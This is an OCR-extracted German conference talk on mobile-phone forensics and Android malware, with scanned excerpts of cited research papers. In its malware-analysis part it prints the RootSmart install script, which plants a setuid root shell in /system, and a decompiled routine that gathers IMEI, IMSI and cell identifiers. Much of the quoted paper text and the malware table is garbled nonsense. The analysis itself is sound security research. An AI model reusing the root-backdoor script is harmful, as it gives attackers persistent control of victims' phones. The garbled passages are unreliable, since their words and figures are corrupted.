

# Neueste Entwicklungen im Bereich der Mobilfunkforensik

Felix Freiling

Anwendertag IT-Forensik, Darmstadt, 18.9.2012

Dissecting Android Malware: Characterization and Evolution

Yajin Zhou

Department of Computer Science

North Carolina State University
valin zhou@ncsu.edu

Xuxian Jiang
Department of Computer Science
North Carolina State University
Jiang@cs.ncsu.edu

Abstract—The popularity and adoption of smartphones has greatly stimulated the spread of mobile malware, especially on the popular platforms seed as Andreids. In high of their rapid growth, there is a pressing need to develop effective solutions. However, our eddence capability is largely contestand the limited understanding of these emerging mobile malware and the lack of timely recess to related suamels.

the lack of timely access to related samples. In this paper, we focus on the Android platform and sins to systematize or characterize existing Android matward platform and sins to systematize or characterize existing Android matward Particularly, with some than 1240 matware samples that cover the majority of existing Android matward families, ranging from their debut in Angust 2010 to recent once in October 2011, In addition, we systematically characterize them from various aspects, including their installation methods, activation mechanisms as well as the nature of carried maticious particular answers of the control of the cont

Keywords-Android malware; smartphone security

#### I. INTRODUCTION

In recent years, there is an explosive growth in smartphone sales and adoption. According to CNN [1], smartphone shipments have tripled in the past there years (from 40 million to about 120 million), Unfortunately, the increasing adoption of smartphones comes with the growing prevalence of mobile malware. As the most popular mobile platform, Coogle's Android overtook others (e.g., Symbian) to become the top mobile malware platform. It has been highlighted [2] that "among all mobile malware, the share of Androidbased malware is higher than 46% and still growing rapidly." Another recent report also alents that there is "400 percent increase in Android-based malware since summer 2010" [3].

Given the rampant growth of Android malware, there is a pressing need to effectively mitigate or defend against them. However, without an insightful understanding of them, it is hard to imagine that an effective mitigation solution can be practically developed. To make matters worse, the research community at large is still constrained by the lack of a converbenciew mobile malware dataset to start with. fold. First, we fulfil the need by presenting the first large collection of 1200 Android malware families, which Android malware, ranging

The goals and contributions of this paper are three-

malware families, which Android malware, ranging to recent ones in October from more than one year samples, including mana a variety of Android Ma malware threats, we will research community at bar Second, based on the

second, touch on the perform a timeline analysis characterize them based o down, including the insta The timeline analysis is outbreaks of certain Andre detailed breakdown and ch malware is helpful to bette on possible defenses. Secifically, in our 126

1083 of them (or 86.0%) mate applications with m the policing need of detect current Android Markets Android malware familie drive-by downloads to infe and difficult to detect. Fu payloads, we notice a n Around one third (36.7%) leverage root-level exploit security, posing the higher and privacy; (2) More phones into a botnet comessages, (3) Among the (with 571 or 45.3% sam sending out background numbers) or making phon-

<sup>1</sup>In this study we consider the belief

distinct.

<sup>2</sup>To prevent our dataset from their identity or request necessionard description of the product of

#### TECHNISCHE FAKULTÄT

#### Department Informatik

Technical Reports / ISSN 2191-5008

Michael Spreitzenbarth and Felix Freiling

Android Malware on the Rise

Technical Report CS-2012-04

April 2012

Michael Spreizenbarth and Feix Freiting, "Antroid Mateure on the Rise," University of Enangen, Dept. of Computer Science, Technical Reports, CS 2012-04, April 2012.

Friedrich-Alexander-Universität Erlangen-Nürnberg Friedrich-Wesander Universität Ertangen-Nürmberg Department Informatik

> Martenestr. 3 - 9 1058 Ertangen - Germany www.informatik.uni-entangen.de

2011 IEEE Symposium on Security and Privacy

#### Mobile Security Catching Up? Revealing the Nuts and Bolts of the Security of Mobile Devices

Michael Becher, Felix C. Freiling Johannes Hoffmann, Thorsten Holz, Sebastian Uellenbeck, Chris University of Mannheim, Germany

Bahr-University Bochum, Germany

Abstract—We are currently moving from the Internet society to a mobile society where more and more access to information is done by percisually durally phones. For example, the number of mobile phones using a full blown OS has ricen to nearly 200% from QJM990 to QJV2009. As a result, mobile security is no longer immanent, but imperative. This survey paper provides a concise overview of mobile network security, attack vectors using the back end system and the web browner, but also the hardware layer and the user as attack enabler. We show differences and similarities between "normal" security and mobile security, and draw ocachisons for further research

Keywords-mobile security; smartphones; survey

rtunities in this area.

#### I. INTRODUCTION

The beginning of the smartphone em can be seen as beginning with the new millennium. Since then, numerous new smart\* devices like BlackBerries, iPhones and, recently, Android-based phones have been introduced that revolutionized the market. At the same time, many articles about smartphone security and the potential of mulicious software on them were published [1]-[8]. Quite often, studies had statements similar to the following quote by Gartner which estimated "that by the end of 2007, enough factors will have come together that the risk of mobile attacks will be much greater. Those factors include less heterogeneity in operating systems, more penetration of smartphones and a greater incidence of people actually accepting downloads and sending executables to one another on mobile devices" [9]. However, up to now the expected plethora of attacks has not been observed

Many researchers and practitioners are expecting a major security incident with mobile phones eversince these devices began to become more powerful; with increased processing power and memory, increased data transmission capabilities of the mobile phone networks, and with open and third-party extensible operating systems, phones become an interesting target for attackers. However, no major incident has happened as of the time of this writing.

The reasons for this are unclear. However, certain inherent aspects seem to have a positive effect on security, one of them being the heterogeneity of mobile operating systems. Contrary to the prediction quoted above, heterogeneity of mobile ocenting systems has actually hurerased instead of

decreased. Besides the operating systems W and Symbian OS, the mobile world has seen the iPhone's IOS and the Linax-based And system during the last few years. Despite of it both operating systems already gained their m they are predicated to even increase it in the provides an overview of global saless figur share for mobile operating systems and the hare ye

GLOGAL SALES FIGURES AND MARKET SHARI

30/119

units/lk share (%) units/lk

44.6 29.480 1

1.5 1.214 1

20,500 ↑↑ 13,484 ↑

11.908 1 2.247 1 1.697 1

OPERATING SYSTEMS FOR THIRD QUARTER OF 200

18,314

1,424 7,404 8,522 3,299 1,918

612

Total 41,093 100.0 80,532

Andraid is clearly visible. Second, it might simply be the case that mobile operating systems are sufficiently secure today as voiced by Bootchev [10]. Hence, this might be another reason why no major security incident has happened until now. Third, there may be additional factors such as the different network topologies: for the Internet, it is nearly end-to-end, while strongly hierarchical for mobile networks. Last but not least, there is also the effect of the "self-defeating prophecy" of mobile security. Having the strong example of desktop insecurity; plus plausible attack sociarios, the claims of mobile insecurity might have triggered mobile security. Overall, the reasons for the non-existence of major security incidents for mobile phones are still urclear up to now.

However, we recently saw the first real attacks against smarphonese In March 2010, lozzo and Weinmann demonstrated a drive-by download attack against an iPhone 30S that enabled an attacker to steal the SMS database from the phone [12]. In November 2010, one of the first public explois to perform an attack against the mobile bowser.

(i) computer

1081-6011/11 \$26.00 © 2011 IEEE

)

### Mobilfunkforensik

- Aquise/Extraktion digitaler Spuren
  - per Software (z.B. Panoptes)
  - per Debug-Schnittstelle (z.B. JTAG, ADB)
  - Auslesen des Speicherchips (z.B. PC3000 flash)
- Analyse digitaler Spuren
  - Wo finden sich interessante Daten? (Anwendungsdaten, Dateisystem, RAM)
  - Was bedeuten diese Daten? (z.B. SQLite)
  - Was macht bestimmte Software? (z.B. bösartige Apps)
  - Werkzeugunterstützung (z.B. ADEL)
- Fokus auf Android als zur Zeit populärste Plattform

# Bewegungsprofile




Figure 4: Movement profile generated from data stored on smartphone 3.

### Android.Bmaster/RootSmart

- Erschienen Januar 2012 in China
- Benutzt Gingerbread-Exploit zur Privilegeskalation
- Exploit wird zur Laufzeit nachgeladen
- Installation neuer Funktionalität ohne Rückfrage durch den Benutzer möglich
- Sendet vertrauliche Informationen an entfernten Server
- Server kann Smartphone fernsteuern, beispielsweise weitere Apps installieren

```
#!/data/data/com.google.android.smart/files/sh
mount —o remount system /system
mkdir /system/xbin/smart
chown $1 /system/xbin/smart
chmod 700 /system/xbin/smart
cat /system/bin/sh > /system/xbin/smart/sh
chown 0.0 /system/xbin/smart/sh
chmod 4755 /system/xbin/smart/sh
sync
mount —o remount, ro system /system
```


#### Listing 2. The content of the install file.


```
public final String b(){
   StringBuilder localStringBuilder = new StringBuilder();
   localStringBuilder.append(w.a("IMEI", this.c.getString("IMEI", "")
        ));
   localStringBuilder.append(w.a("IMSI", this.c.getString("IMSI", "")
   localStringBuilder.append(w.a("TYPE\_TEL", this.c.getString("TYPE\
        _TEL", "")));
   localStringBuilder.append(w.a("VERSION\_TEL", this.c.getString("
        VERSION\_TEL", "")));
   localStringBuilder.append(w.a("CID", this.c.getString("CID", "")))
   localStringBuilder.append(w.a("LAC", this.c.getString("LAC", "")))
   localStringBuilder.append(w.a("MNC", this.c.getString("MNC", "")))
   String str1 = this.c.getString("SMS\_CENTER", null);
   if (str1 != null)
      localStringBuilder.append(w.a("SMS\_CENTER", str1));
   String str2 = this.c.getString("INSTALL\_TYPE", null);
   if (str2 != null)
```

# Android.FakeRegSMS

- Erschienen Ende 2011
- Sendet kostenpflichtige Premium-SMS (smscoin) an App-Autor
- Versteckt wichtige Daten (z.B. SMS-Rufnummer) per Steganographie im App-Logo
- Enthält einen Button "Rules", in dem über das schadhafte Verhalten informiert wird


# mobilesandbox.org





### **Trends**

(a) The Monthly Breakdown of New Android Malware Families



[Zhou and Jiang, 2012]

(b) The Cumulative Growth of New Malware Samples in Our Collection

## Gefährlichkeit

Table IV
THE LIST OF PLATFORM-LEVEL ROOT EXPLOITS AND THEIR USES IN
EXISTING ANDROID MALWARE

Vulnerable	Root	Release	Malware with the Exploit			
Program	Exploit	Date	1			
Linux kernel	Asroot [23]	2009/08/16	Asroot			
init	Evploid [24]	2010/07/15	DroidDream, zHash			
(<=2.2)	Exploid [24]	2010/07/13	DroidKungFu[1235]			
			DroidDream, BaseBridge			
adbd ( $<= 2.2.1$ )	RATC [25]	2010/08/21	DroidKungFu[1235]			
zygote(<=2.2.1)	Zimperlich [26]	2011/02/24	DroidDeluxe			
			DroidCoupon			
ashmem	KillingInThe	2011/01/06	_			
(<=2.2.1)	NameOf [27]	2011/01/00	_			
vold	GingerBreak [28]	2011/04/21	GingerMaster			
(<=2.3.3)	Gingerbreak [26]	2011/04/21	Gingenviaster			
libsysutils	zergRush [29]	2011/10/10	_			
(<=2.3.6)	Zeigikusii [29]	2011/10/10				

Exploid   RATC   Ganger   Associ   Encrypto   NET   SMS   Phone   Coult		Privilege Escalation					Remote Control Financial Charge			rge	Personal Information Stealing			
Americal		Exploid		Ginger Break	Asroot	Encrypted	NET	SMS		3343	Plock SMS	SMS		
Americal	ADRD						7		i e					
Assoot										./ t				
Baselfiedge					-/		<u> </u>							
Beanbox			1/		L Y		1/		-/	J/†	-/			
BgServ			·										-/	
Constrate									<u> </u>					
Crusewin		_											_ v	
DogWars		_												
DroidCoupon							- V			_	V	· ·		
DroidDeam	DroidCoupon		-/				-/			·				
DroidDream	DroidDeluxe						<u> </u>							
Droid/DroamLight		-/					-							
DroulKungFul		- ·	·											
DroidKungPu3		- V	7										7	
DroilKungFu3	DroidKungFu2													
DroulKungFu4	DroidKungFu3	V	V			1	V							
DroxIKungfulpdate	DroidKungFu4						ΙŻ							
Endofday	DroidKungFu5		✓			$\overline{}$	V							
FakePtayer   GamblerSMS														
FakePlayer							$\overline{}$			$\vee$				
GamblerSMS														✓
Geinimi	FakePlayer									$\sqrt{1}$				
GGTracker GingerMasker GoldDream GoldDream GoldDream Gone60 GPSSMSSpy HippoSMS Bfake jSMSHider KMin Loverap NickyBot NickyBot NickyBot NickyBot NickyBot NickyBot Signan Signan Gone60 GPSSMSSpy GPSSMSPider GSMSHider G	GamblerSMS											$\vee$		
Giffracker   GingerMasker   GingerMasker   GildDream   Gone60   GressMsspy   Gone60   GressMsspy   Gone60   GressMsspy	Geinimi						$\overline{}$		✓	à	✓	$\vee$	✓	
GingerMassler										√,	√		✓	
Gene60 GPSSMSSpy HippoSMS  htake  jSMSHider  KMin  Loverap NickyBot NickyBot Nickyspy Pjapps Plankton RegueLemon RegueLemon RogueLemon RogueLemon RogueLemon V SMSReplicator SndApps Spitmo TapSnake Walkinwat YZHC ZHash Zitno Zsone number of families 6 8 1 1 4 27 1 4 3 17 13 15 3	Ginger Master			$\vee$			$\overline{}$						-	
Gene60	GoldDream								✓	à		$\vee$	✓	
HippoSMS														
Bifake										✓				
jSMSHider	HippoSMS									$\sqrt{1}$	✓			
KM in	Jifake									√;				
KM in	jSM SHider						$\overline{}$			à	$\overline{}$			
Lovetrap														
Nickyspy	Lovetrap									V +				
Nickyspy								$\overline{}$			·	- V		
Pjapps							$\overline{}$			V		ΙŻ		
Plankton							V			V †	√		<b>√</b>	
RogueLemon							ΙŻ				Ť			
RogueSPPush							V			à	√	V		
SMSReplicator         Image: square of families         Image: square										<i>√</i> ‡				
SndApps	SMS Replicator										, v	V		
Spitmo	SndApps									Ť		Ť		V
TapSnake  Walkinwat  YZHC  ZHash  Zitmo  Zsone  number of families  6  8  1  1  4  27  1  4  28  17  13  15  3							V			à	V	V	V	
Walkinwat	TapSnake						Ť			Ť	Ť	Ť		
YZHC  zHash  Zitmo  Zsone  number of families 6 8 1 1 4 (27) 1 4 28 17 13 15 3										V				
Zitmo							V			<i>J</i> Ŧ	V		V	
Zitmo							Ť			·	Ť		·	
Zsone												$\sqrt{}$		
number of families 6 8 1 1 4 27 1 4 28 17 13 15 3										V.	v/			
number of samples 389 440 4 8 363 [1171] 1 246 [571] 315 138 563 43		6	8	1	1	4	27	1	4		17	13	15	3
	number of samples	389			8		1171		246	571	315	138		43

# Zusammenfassung

- Smartphones sind lukratives Angriffsziel
- Forensische Datenextraktion z.T. erschwert durch Hardwaremechanismen
  - Trend zu offenen Bootloadern (jedenfalls bei Android) hilft bei der Extraktion
- Android-Schadsoftware verfolgt denselben Entwicklunsgweg wie Windows-Schadsoftware, nur schneller
- Neue Werkzeuge helfen bei der Analyse
- Problem: Unzureichende Sicherheitssysteme und schlechtes Sicherheitsbewusstsein

### Literatur

- M. Spreitzenbarth, F. Freiling: Android Malware on the Rise. Technischer Bericht CS-2012-04, Friedrich-Alexander-Universität Erlangen, Department Informatik, 2012. http://www.opus.ub.uni-erlangen.de/opus/volltexte/2012/3298/
- Y. Zhou, X. Jiang: Dissecting Android Malware: Characterization and Evolution. Proceedings of the 33rd IEEE Symposium on Security and Privacy, 2012.
- M. Becher, F. Freiling, J. Hoffmann, T. Holz, S. Uellenbeck, C. Wolf: Mobile Security Catching Up? Revealing the Nuts and Bolts of the Security of Mobile Devices. Proc. 32nd IEEE Symposium on Security and Privacy, 2011.
- M. Spreitzenbarth, S. Schmitt, F. Freiling: Forensic Acquisition of Location Data on Android Smartphones. Proc. 8th Annual IFIP WG 11.9 Int. Conference on Digital Forensics, 2012.
- M. Spreitzenbarth: Mobile Sandbox. http://mobilesandbox.org

### **Abstract**

- Neueste Entwicklungen im Bereich der Mobilfunkforensik
- Wir geben einen Überblick über aktuelle Forschungsarbeiten im Bereich der Mobilfunkforensik. Schwerpunkte sind die Untersuchung von Schadsoftware auf Smartphones sowie die Beweismittelsicherung mobiler Endgeräte. Der Fokus liegt dabei auf Android-Systemen.